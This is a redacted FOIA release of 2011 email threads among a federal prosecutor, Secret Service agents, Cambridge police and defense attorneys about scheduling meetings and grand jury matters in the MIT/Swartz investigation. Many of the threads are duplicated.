Sent: Monday, April 11, 2011 1:57 PM
To: (b)(6),(b)(7)(C), Per (b)(6),(b)(7)(C); External (b)(6),(b)(7)(C), Per cambridgepolice.org
Subject: (b)(6),(b)(7) Pre-Meet

When would you like to have a pre-meet or pre-telephone call on (b)(6),(b)(7)(C) I could do tomorrow any time after 10:00 or Wednesday before hand.

Steve

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From: Heymann, Stephen (USAMA) [(b)(6),(b)(7)(C)]@usdoj.gov
Sent: Monday, April 11, 2011 2:09 PM [(b)(6),(b)(7)(C)]
To: External: [(b)(6),(b)(7)(C)]@cambridgepolice.org; [(b)(6),(b)(7)(C)] (BOS)
Subject: RE: [(b)(6),(b)(7)(C)] Pre-Meet

You guys want to call me at 10:00?

From: [(b)(6),(b)(7)(C)] [(mailto: [(b)(6),(b)(7)(C)]@cambridgepolice.org)]
Sent: Monday, April 11, 2011 2:05 PM
To: [(b)(6),(b)(7)(C)]@ss.dhs.gov; Heymann, Stephen (USAMA)
Subject: Re: [(b)(6),(b)(7)(C)] Pre-Meet

Tomorrow morning a quick conference call would be great at 10am. Then of course I'd like to huddle Weds before her arrival at Moakley.

From: [(b)(6),(b)(7)(C)] (BOS) [(b)(6),(b)(7)(C)]@ss.dhs.gov
To: Heymann, Stephen (USAMA) [(b)(6),(b)(7)(C)]@usdoj.gov; [(b)(6),(b)(7)(C)]
Sent: Mon Apr 11 13:59:46 2011
Subject: RE: [(b)(6),(b)(7)(C)] Pre-Meet

I think we should talk before hand. I am available for a conference call tomorrow or I could go to the courthouse early on Wednesday to meet before hand.

[(b)(6),(b)(7)(C)]
U.S. Secret Service
Boston Field Office
[(b)(6),(b)(7)(C)]

From: Heymann, Stephen (USAMA) [(mailto: [(b)(6),(b)(7)(C)]@usdoj.gov)]
Sent: Monday, April 11, 2011 1:57 PM
To: [(b)(6),(b)(7)(C)] Per (BOS); External: [(b)(6),(b)(7)(C)]@cambridgepolice.org
Subject: [(b)(6),(b)(7)(C)] Pre-Meet

When would you like to have a pre-meet or pre-telephone call on [(b)(6),(b)(7)(C)] I could do tomorrow any time after 10:00 or Wednesday before hand.

Steve

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From: (b)(6),(b)(7)(C) <(b)(6),(b)(7)(C)@cambridgepolice.org>
Sent: Monday, April 11, 2011 2:05 PM
To: (b)(6),(b)(7)(C); (b)(6),(b)(7)(C) [BOS]; (b)(6),(b)(7)(C)@usdoj.gov
Subject: Re: (b)(6),(b)(7)(C) Pre-Meet

Tomorrow morning a quick conference call would be great at 10am. Then of course I'd like to huddle Weds before her arrival at Moskley.

From: (b)(6),(b)(7)(C) [BOS]; (b)(6),(b)(7)(C)@uss.dhs.gov>; (b)(6),(b)(7)(C)@usdoj.gov>;
To: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov];
Sent: Mon Apr 11 13:59:46 2011
Subject: RE: (b)(6),(b)(7) Pre-Meet

I think we should talk before hand. I am available for a conference call tomorrow or I could go to the courthouse early on Wednesday to meet before hand.

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, April 11, 2011 1:57 PM
To: (b)(6),(b)(7)(C), Per (b)(6),(b)(7)(C) [BOS]; External (b)(6),(b)(7)(C)@cambridgepolice.org
Subject: (b)(6),(b)(7)(C) Pre-Meet

When would you like to have a pre-meet or pre-telephone call on (b)(6),(b)(7)(C) I could do tomorrow any time after 10:00 or Wednesday before hand.

Steve

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From:

Heymann, Stephen (USAMA)

(b)(6),(b)(7)(C)

<[redacted]@usdoj.gov>

Sent:

Monday, April 11, 2011 1:57 PM

To:

(b)(6),(b)(7)(C), Per USSS

(BOS); External

(b)(6),(b)(7)(C), P

[redacted]@cambridgepolice.org

Subject:

(b)(6),(b)(7)(C), Per USSS

Pre-Meet

When would you like to have a pre-meet or pre-telephone call on

(b)(6),(b)(7)(C)

I could do tomorrow any time after 10:00 or Wednesday before hand.

Steve

From: Heymann, Stephen (USAMA) [REDACTED]@usdoj.gov
Sent: Thursday, April 07, 2011 1:10 PM
To: [REDACTED]@USSS; External [REDACTED]@cambridgepolice.org
Subject: FV [REDACTED]

FYI, Steve

From: [REDACTED] [mailto:[REDACTED]]
Sent: Thursday, April 07, 2011 1:09 PM
To: Heymann, Stephen (USAMA)
Cc: [REDACTED]
Subject: RE: [REDACTED]

[REDACTED]
(C)

Steve,

We spoke with [REDACTED] and we are set for 12:30 next Wednesday. We will provide you with medical documentation as soon as we get it.

Thanks, [REDACTED]

[REDACTED]

Fish & Richardson P.C.
One Marina Park Drive
Boston, MA 02210

[REDACTED]
From: [REDACTED]
Sent: Thursday, April 07, 2011 11:37 AM
To: [REDACTED]@usdoj.gov
Subject: [REDACTED]

Hi Steve,

[REDACTED] and I just left you a vm [REDACTED] is very ill and will not be able to meet as planned tomorrow. Can you call us to discuss a new date?

Thank you, [REDACTED]

[REDACTED]

~ Fish & Richardson P.C.
One Marina Park Drive
Boston, MA 02210-1878

[REDACTED]

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From: Heymann, Stephen (USAMA) <(b)(6),(b)(7)(C)>@usdoj.gov>
Sent: Tuesday, April 05, 2011 3:28 PM
To: (b)(6),(b)(7)(C); External (b)(6),(b)(7)(C); cambridgepolice.org
Subject: Swartz's Attorney Just Called

He said he will want to talk to us next week in some form, but wants to do some further investigation first.

From: Heymann, Stephen (USAMA) [redacted]@usdoj.gov
Sent: Tuesday, April 05, 2011 12:50 PM
To: [redacted] (BOS); External [redacted]@cambridgepolice.org
Subject: FW: Meeting with [redacted]

From: [redacted] (mailto:[redacted]@fr.com)
Sent: Tuesday, April 05, 2011 12:18 PM
To: Heymann, Stephen (USAMA)
Subject: Re: Meeting with [redacted]

That works--see you then.

Sent from my iPhone

On Apr 5, 2011, at 10:15 AM, "Heymann, Stephen (USAMA)" [redacted]@usdoj.gov <mailto:[redacted]@usdoj.gov> wrote:

2:00 p.m. over here on Friday (the 8th)?

From: [redacted] (mailto:[redacted]@fr.com)
Sent: Friday, April 01, 2011 1:45 PM
To: Heymann, Stephen (USAMA)
Subject: RE: Meeting with [redacted]

We can make ourselves available all day per your schedule.

From: Heymann, Stephen (USAMA) [mailto:[redacted]@usdoj.gov]
Sent: Friday, April 01, 2011 12:33 PM
To: [redacted]
Subject: RE: Meeting with [redacted]

Still waiting to hear back from the agents, but let's tentatively plan on April 8th at our offices. When are you available that day?

I will confirm on Monday when I am back in the office.

Steve

From: [redacted] (mailto:[redacted]@fr.com)
Sent: Thursday, March 31, 2011 1:14 PM
To: Heymann, Stephen (USAMA)
Subject: RE: Meeting with [redacted]

[redacted] has an out-of-state court date on the 13th, but we can move some non-court commitments around next week. The best choice for us would be April 8; failing that, April 5 is do-able. In terms of the later week, April

20 and 21 are both open.

By the way, we haven't discussed location. You are of course welcome to come (b)(6),(b)(7)(C) or if you prefer we can come to you – I assume it would be at the courthouse?

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Thursday, March 31, 2011 12:29 PM
To: (b)(6),(b)(7)(C)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

What are the options during the weeks of the 4th and the 18th. Also, is the 13th really not available in its entirety? I am very flexible as to time that day, be it necessary to push it early or late in the day.

I am not happy with the idea of this needing to slide further, as I've said, but am increasingly worried about my schedule on the only two days you have available during the week of the 11th.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Wednesday, March 30, 2011 8:51 PM
To: Heymann, Stephen (USAMA)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

I expect to be out of court by 12:30pm but it could be a little later – can we make it 1:30pm to be safe?

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Wednesday, March 30, 2011 4:50 PM
To: (b)(6),(b)(7)(C)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

I do not want to push it further back. Between what times would the three of you be available on the 15th?

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 6:19 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

Hi again Stephen:

Unfortunately I misspoke – (b)(6) is out of town April 13. We would suggest starting on April 15 afternoon and if you would like more time after that we could do a follow-up meeting.

Regards,

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, March 28, 2011 5:21 PM
To: (b)(6),(b)(7)(C)
Subject: Re: Meeting with (b)(6),(b)(7)(C)

I'll check the agents' availability and be back with you.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 04:52 PM
To: Heymann, Stephen (USAMA)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

We could do April 13. Alternatively, April 15, although I am in court in the morning until around 12:30pm so we would have to start in the afternoon.

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, March 28, 2011 3:58 PM
To: (b)(6),(b)(7)(C)
Subject: Re: Meeting with (b)(6),(b)(7)(C)

Sorry. I am scheduled to be out of the office all day on April 14th.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 11:50 AM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C)@fr.com <mailto:(b)(6),(b)(7)(C)@fr.com>
Subject: Meeting with (b)(6),(b)(7)(C)

Dear Stephen:

We'd like to have the meeting we discussed on April 14. If that day works for you, you can have the entire day with our client.

Regards,

(b)(6),(b)(7)(C)

<mime-attachment> Fish & Richardson PC
One Marina Park Drive
Boston, Massachusetts 02210
voice: (b)(6),(b)(7)(C)
fax: (617) 542-8906

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RIF

From: (b)(6),(b)(7)(C) (SFO)
Sent: Thursday, March 31, 2011 3:34 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: San Francisco

Is there a separate report of interview form that we use? I usually just include everything in the IOD report. I can knock something out, just let me know what format you are looking for.

From: (b)(6),(b)(7)(C) (BOS)
Sent: Thursday, March 31, 2011 11:50 AM
To: (b)(6),(b)(7)(C) usdoj.gov (b)(6),
Cc: (b)(6),(b)(7)(C) (SFO); External: (b)(7)(C) cambridgepolice.org
Subject: Re: San Francisco

I have not seen the report of interview yet but I have not been back to the office. (b)(6) will be busy on another assignment starting some time next week and then be busy for a couple of months.

(b)(6),(b)(7)(C)

Sent from Blackberry

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
To: (b)(6),(b)(7)(C) (BOS)
Sent: Thu Mar 31 13:54:12 2011
Subject: Re: San Francisco

Have we gotten the interview report of (b)(7)(C) yet? If not, we very much need it by the middle of next week.

We may need them to do one other interview. By when would they need to do it? How long will they be unavailable?

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.dhs.gov]
Sent: Thursday, March 31, 2011 12:34 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C) (SFO) (b)(6),(b)(7)(C)@uss.dhs.gov> (b)(6),(b) cambridgepolice.org
(b)(6),(b)(7)(C)@cambridgepolice.org>
Subject: San Francisco

The San Francisco office would like to know if we would like any more assistance from them any time soon. Other mission requirements will soon use up their resources, so if we want them to interview a witness they will have to do it soon while they have the ability or we will have to wait until they have the resources again.

(b)(6),(b)(7)(C)

Sent from Blackberry

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From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
Sent: Thursday, March 31, 2011 2:53 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Re: San Francisco

Please make sure we have the (b)(7)(C) report in hand by Wednesday.

Can someone else do one interview if necessary?

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.s.dhs.gov]
Sent: Thursday, March 31, 2011 02:49 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C) (SFO) (b)(6),(b)(7)(C)@uss.s.dhs.gov>; (b)(6),(b)(7)(C)@cambridgepolice.org
(b)(6),(b)(7)(C)@cambridgepolice.org>
Subject: Re: San Francisco

I have not seen the report of interview yet but I have not been back to the office (b)(6),(b)(7)(C) will be busy on another assignment starting some time next week and then be busy for a couple of months.

(b)(6),(b)(7)(C)

Sent from Blackberry

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
To: (b)(6),(b)(7)(C) (BOS)
Sent: Thu Mar 31 13:54:12 2011
Subject: Re: San Francisco

Have we gotten the interview report on (b)(7)(C) yet? If not, we very much need it by the middle of next week.

We may need them to do one other interview. By when would they need to do it? How long will they be unavailable?

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.s.dhs.gov]
Sent: Thursday, March 31, 2011 12:34 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)
Cc: (b)(6),(b)(7)(C) (SFO) (b)(6),(b)(7)(C)@uss.s.dhs.gov>; (b)(6),(b)(7)(C)@cambridgepolice.org
(b)(6),(b)(7)(C)@cambridgepolice.org>
Subject: San Francisco

The San Francisco office would like to know if we would like any more assistance from them any time soon. Other mission requirements will soon use up their resources, so if we want them to interview a witness they will have to do it soon while they have the ability or we will have to wait until they have the resources again.

(b)(6),(b)(7)(C)

Sent from Blackberry

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From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Sent: Thursday, March 31, 2011 1:54 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Re: San Francisco

Have we gotten the interview report on (b)(7)(C) yet? If not, we very much need it by the middle of next week.

We may need them to do one other interview. By when would they need to do it? How long will they be unavailable?

From: (b)(6),(b)(7)(C) (BOS) (mailto:(b)(6),(b)(7)(C)@uss.s.dhs.gov)
Sent: Thursday, March 31, 2011 12:34 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C) (SFO) (b)(6),(b)(7)(C)@uss.s.dhs.gov> (b)(6),(b)(7)(C)@cambridgepolice.org
(b)(6),(b)(7)(C)@cambridgepolice.org>
Subject: San Francisco

The San Francisco office would like to know if we would like any more assistance from them any time soon. Other mission requirements will soon use up their resources, so if we want them to interview a witness they will have to do it soon while they have the ability or we will have to wait until they have the resources again.

(b)(6),(b)(7)(C)

Sent from Blackberry

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From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Sent: Monday, March 28, 2011 7:27 PM
To: (b)(6),(b)(7)(C) [BOS]; (b)(6),(b)(7)(C) [redacted]@usdoj.gov
Subject: RE: Meeting with (b)(6),(b)(7)(C)

I guess I can't procrastinate this year on my Tax Return, I'll get it post marked the 14th. Yes, the 14th sounds viable.

Since you are asking for the 14th, I take it the 7th is off the calendar for (b)(6),(b)(7)(C) at GJ.

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.s.dhs.gov]
Sent: Monday, March 28, 2011 6:25 PM
To: (b)(6),(b)(7)(C) [redacted]@usdoj.gov; (b)(6),(b)(7)(C) [redacted]
Subject: Re: Meeting with (b)(6),(b)(7)(C)

Afternoon of April 15th works for me

(b)(6),(b)(7)(C)

Sent from Blackberry

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) [redacted]@usdoj.gov
To: (b)(6),(b)(7)(C), Per (BOS); External (b)(6),(b)(7)(C) [redacted]@cambridgepolice.org
Sent: Mon Mar 28 18:22:47 2011
Subject: FW: Meeting with (b)(6),(b)(7)(C), Per USSS

Spoke to soon. How about the afternoon of April 15th?

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 6:19 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

Hi again Stephen:

Unfortunately I misspoke - (b)(6),(b)(7)(C) is out of town April 13. We would suggest starting on April 15 afternoon and if you would like more time after that we could do a follow-up meeting.

Regards,

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, March 28, 2011 5:21 PM

To: (b)(6),(b)(7)(C), Per USSS (b)(6),(b)(7)(C), Per USSS
Subject: Re: Meeting with (b)(6),(b)(7)(C)

I'll check the agents' availability and be back with you.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 04:52 PM
To: Heymann, Stephen (USAMA)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

We could do April 13. Alternatively, April 15, although I am in court in the morning until around 12:30pm so we would have to start in the afternoon.

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, March 28, 2011 3:58 PM
To: (b)(6),(b)(7)(C)
Subject: Re: Meeting with (b)(6),(b)(7)(C), Per USSS

Sorry. I am scheduled to be out of the office all day on April 14th.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 11:50 AM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C)@fr.com
Subject: Meeting with (b)(6),(b)(7)(C)

Dear Stephen:

We'd like to have the meeting we discussed on April 14. If that day works for you, you can have the entire day with our client.

Regards,

(b)(6),(b)(7)(C)

Fish & Richardson PC
One Marine Park Drive
Boston, Massachusetts 02210
voice: (b)(6),(b)(7)(C)
fax: (617) 542-8906

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From: Heymann, Stephen (USAMA) [REDACTED]@usdoj.gov
Sent: Monday, March 28, 2011 6:24 PM
To: [REDACTED] (b)(6),(b)(7)(C), Per USSS (BOS)
Subject: Out of Office AutoReply: Meeting with [REDACTED] (b)(6),(b)(7)(C), Per USSS

I will be out of the office until Monday, April 4th, and will not have access to messages until then. Steve

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, March 28, 2011 6:23 PM
To: (b)(6),(b)(7)(C), Per USSS (b)(6),(b)(7)(C); External (b)(6),(b)(7)(C)@cambridgepolice.org
Subject: FW: Meeting with (b)(6),(b)(7)(C)

Spoke to soon. How about the afternoon of April 15th?

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 6:19 PM
To: Heymann, Stephen (USAMA)
Cc: (b)(6),(b)(7)(C)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

Hi again Stephen:

Unfortunately I misspoke - (b)(6),(b)(7)(C) is out of town April 13. We would suggest starting on April 15 afternoon and if you would like more time after that we could do a follow-up meeting.

Regards,

(b)(6),
(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, March 28, 2011 5:21 PM
To: (b)(6),(b)(7)(C); (b)(6),(b)(7)(C)
Subject: Re: Meeting with (b)(6),(b)(7)(C)

I'll check the agents' availability and be back with you.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 04:52 PM
To: Heymann, Stephen (USAMA)
Subject: RE: Meeting with (b)(6),(b)(7)(C)

We could do April 13. Alternatively, April 15, although I am in court in the morning until around 12:30pm so we would have to start in the afternoon.

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, March 28, 2011 3:58 PM
To: (b)(6),(b)(7)(C); (b)(6),(b)(7)(C)
Subject: Re: Meeting with (b)(6),(b)(7)(C)

Sorry. I am scheduled to be out of the office all day on April 14th.

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@fr.com]
Sent: Monday, March 28, 2011 11:50 AM
To: Heymann, Stephen (USAMA)

Cc: (b)(6),(b)(7)(C)@r.com>
Subject: Meeting with (b)(6),(b)(7)(C)

Dear Stephen:

We'd like to have the meeting we discussed on April 14. If that day works for you, you can have the entire day with our client.

Regards,

(b)(6),(b)(7)(C)
Fish & Richardson PC
One Marina Park Drive
Boston, Massachusetts 02210
voice: (b)(6),(b)(7)(C)
fax: (617) 542-8908

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From: Heymann, Stephen (USAMA) [redacted] usdoj.gov>
Sent: Monday, March 28, 2011 6:21 PM
To: [redacted], Per USSS [redacted] (BOS); External [redacted] cambridgepolice.org
Subject: FW: Meeting with [redacted], Per USSS

[redacted]

Could you guys do the afternoon of April 13th with

From: [redacted] [mailto:[redacted]@fr.com]
Sent: Monday, March 28, 2011 4:52 PM
To: Heymann, Stephen (USAMA)
Subject: RE: Meeting with [redacted], Per USSS

We could do April 13. Alternatively, April 15, although I am in court in the morning until around 12:30pm so we would have to start in the afternoon.

From: Heymann, Stephen (USAMA) [mailto:[redacted]@usdoj.gov]
Sent: Monday, March 28, 2011 3:58 PM
To: [redacted], [redacted]
Subject: Re: Meeting with [redacted], Per USSS

Sorry. I am scheduled to be out of the office all day on April 14th.

From: [redacted] [mailto:[redacted]@fr.com]
Sent: Monday, March 28, 2011 11:50 AM
To: Heymann, Stephen (USAMA)
Cc: [redacted]@fr.com>
Subject: Meeting with [redacted]

Dear Stephen:

We'd like to have the meeting we discussed on April 14. If that day works for you, you can have the entire day with our client.

Regards,

[redacted]

Fish & Richardson PC
One Marine Park Drive
Boston, Massachusetts 02210
voice [redacted]
fax: (617) 542-8908

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RIF

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R I F

From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Sent: Tuesday, March 22, 2011 4:12 PM
To: (b)(6),(b)(7)(C) <[redacted]@weinsteinlaw.com>
Cc: Heymann, Stephen (USAMA) <[redacted]@usdoj.gov>
Subject: (b)(6),(b)(7)(C) - Federal GJ Subpoena - Received

Dear Attorney (b)(6),(b)(7)(C)

Per the telephone conversation we just had, you acknowledged receipt of the GJ Subpoena instructing (b)(6),(b)(7)(C) to appear on April 7, 2011 at 10:00am at

Grand Jury Room, 10th Floor
John Joseph Moakley Federal Courthouse
1 Courthouse Way
Boston, MA 02210

I have carbon copied Assistant United States Attorney Heymann to this email.

Respectfully Submitted,

(b)(6),(b)(7)(C)

Detective

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) @cambridgepolice.org
Sent: Tuesday, March 22, 2011 3:33 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Re: Either or both of you guys around an available to talk before 3:00?

Call my cell

From: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) @uss.dhs.gov (b)(6),(b)(7)(C)
To: (b)(6),(b)(7)(C) @usdoj.gov (b)(6),(b)(7)(C) @usdoj.gov (b)(6),(b)(7)(C)
Sent: Tue Mar 22 15:20:05 2011
Subject: Re: Either or both of you guys around an available to talk before 3:00?

I dialed in but did not hear anyone else

(b)(6),(b)(7)(C)

Sent from Blackberry

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov
To: External (b)(6), @cambridgepolice.org (b)(6),(b)(7)(C) (BOS)
Sent: Tue Mar 22 14:41:42 2011
Subject: RE: Either or both of you guys around an available to talk before 3:00?

Please dial (b)(6),(b)(7)(C) at 3:00

Passcode (b)(7)(C)

From: (b)(6),(b)(7)(C) [mailto:(b)(6),(b)(7)(C)@cambridgepolice.org]
Sent: Tuesday, March 22, 2011 2:13 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @uss.dhs.gov
Subject: Re: Either or both of you guys around an available to talk before 3:00?

I will be cutting it close for 3pm but should make it.

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov
To: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) @uss.dhs.gov (b)(6),(b)(7)(C)
Sent: Tue Mar 22 12:45:17 2011
Subject: Either or both of you guys around an available to talk before 3:00?

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received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.



From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)@usdoj.gov>
Sent: Tuesday, March 22, 2011 2:42 PM
To: External (b)(6),(b)(7)(C)@cambridgepolice.org; (b)(6),(b)(7)(C)@BOS
Subject: RE: Either or both of you guys around an available to talk before 3:00?

Please dial (b)(6),(b)(7)(C) at 3:00

Passcode (b)(7)(C)

From: (b)(6),(b)(7)(C)@malto (b)(6),(b)(7)(C)@cambridgepolice.org
Sent: Tuesday, March 22, 2011 2:13 PM
To: Heymann, Stephen (USAMA); (b)(6),(b)(7)(C)@uss.dhs.gov
Subject: Re: Either or both of you guys around an available to talk before 3:00?

I will be cutting it close for 3pm but should make it.

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)@usdoj.gov>
To: (b)(6),(b)(7)(C)@BOS; (b)(6),(b)(7)(C)@uss.dhs.gov; (b)(6),(b)(7)(C)
Sent: Tue Mar 22 12:45:17 2011
Subject: Either or both of you guys around an available to talk before 3:00?

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
Sent: Tuesday, March 22, 2011 2:15 PM (b)(6),(b)(7)
To: External (b)(6), @cambridgepolice.org; (C) Per USSS (BOS)
Subject: RE: Either or both of you guys around an available to talk before 3:00?

Would tomorrow at 1:00 be better for both of you?

From: (b)(6),(b)(7)(C) [mailto:(b)(6).(b)@cambridgepolice.org]
Sent: Tuesday, March 22, 2011 2:13 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @uss.dhs.gov
Subject: Re: Either or both of you guys around an available to talk before 3:00?

I will be cutting it close for 3pm but should make it.

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov>
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) @uss.dhs.gov>; (b)(6),(b)(7)(C)
Sent: Tue Mar 22 12:45:17 2011
Subject: Either or both of you guys around an available to talk before 3:00?

From: (b)(6),(b)(7)(C) @cambridgepolice.org
Sent: Tuesday, March 22, 2011 2:13 PM
To: (b)(6),(b)(7)(C) usdoj.gov (b)(6),(b)(7)(C) (BOS)
Subject: Re: Either or both of you guys around an available to talk before 3:00?

I will be cutting it close for 3pm but should make it.

From: Haymann, Stephen (USAMA) <(b)(6),(b)(7)(C) usdoj.gov>
To: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) usss.dhs.gov (b)(6),(b)(7)(C)
Sent: Tue Mar 22 12:45:17 2011
Subject: Either or both of you guys around an available to talk before 3:00?

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) [REDACTED]@sdaj.gov>

Tuesday, March 22, 2011 12:45 PM

[REDACTED] (BOS); External [REDACTED]@cambridgepolice.org
Either or both of you guys around an available to talk before 3:00?

Subject: CID/CERT: Feedback from MIT case

(b)(6),(b)(7)(C)

The guys here have some a report for you. However, their supervisor needs to review it before it goes out.

Should we add him to the 6e?

His name is (b)(6),(b)(7)(C) He is title is (b)(6),(b)(7)(C) for the Digital Intelligence and Investigations Directorate. He has the same address as (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C)

All he is doing is reviewing the report.

Thanks.

(b)(6),(b)(7)(C)

Special Agent
U.S. Secret Service

(b)(6),(b)(7)(C) (Desk)
(Mobile)

412-268-5226 (Fax)

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received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.

R I F

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Sent: Wednesday, March 16, 2011 1:26 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: CID/CERT: Feedback from MIT case

How's being a (b)(6).

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.dhs.gov]
Sent: Wednesday, March 16, 2011 1:13 PM
To: Heymann, Stephen (USAMA)
Subject: Fw: CID/CERT: Feedback from MIT case

Question from CERT

(b)(6),(b)(7)(C)

Sent from Blackberry

----- Original Message -----

From: (b)(6),(b)(7)(C) (CID)
To: (b)(6),(b)(7)(C) (BOS)
Sent: Wed Mar 16 13:10:51 2011
Subject: CID/CERT: Feedback from MIT case

Mike:

The guys here have some a report for you. However, their supervisor needs to review it before it goes out.

Should we add him to the 6e?

His name is (b)(6),(b)(7)(C) His title is (b)(6),(b)(7)(C) for the Digital Intelligence and Investigations Directorate. He has the same address as (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C)

All he is doing is reviewing the report.

Thanks.

(b)(6),(b)(7)(C)

Special Agent
U.S. Secret Service

(b)(6),(b)(7)(C) (Desk)
(b)(6),(b)(7)(C) (Mobile)

412-268-5226 (Fax)

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received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.

RIF

From: (b)(6),(b)(7)(C) @cambridgepolice.org
Sent: Friday, March 11, 2011 5:08 PM (b)(6),(b)(7)(C)
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov (b)(6),(b)(7)(C) (BOS)
Subject: (b)(6),(b)(7)(C) CPD Interactions (b)(6),(b)(7)(C)
Attachments: (b)(6),(b)(7)(C) Booking.pdf, (b)(6),(b)(7)(C) MIT Arrest.pdf, (b)(6),(b)(7)(C) Novartis Incident.pdf, (b)(6),(b)(7)(C) Novartis Supplemental.pdf, (b)(6),(b)(7)(C) Unlicensed.pdf, (b)(6),(b)(7)(C) Victim of Larceny.PDF

Attached are six items regarding (b)(6),(b)(7)(C) interactions with Cambridge Police.

From: (b)(6),(b)(7)(C) @cambridgepolice.org
Sent: Thursday, March 10, 2011 2:43 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov (b)(6),(b)(7)(C) (BOS)
Cc: External (b)(6),(b)(7) @cambridgepolice.org
Subject: (b)(6),(b)(7) Roommate (b)(6),(b)(7)(C)
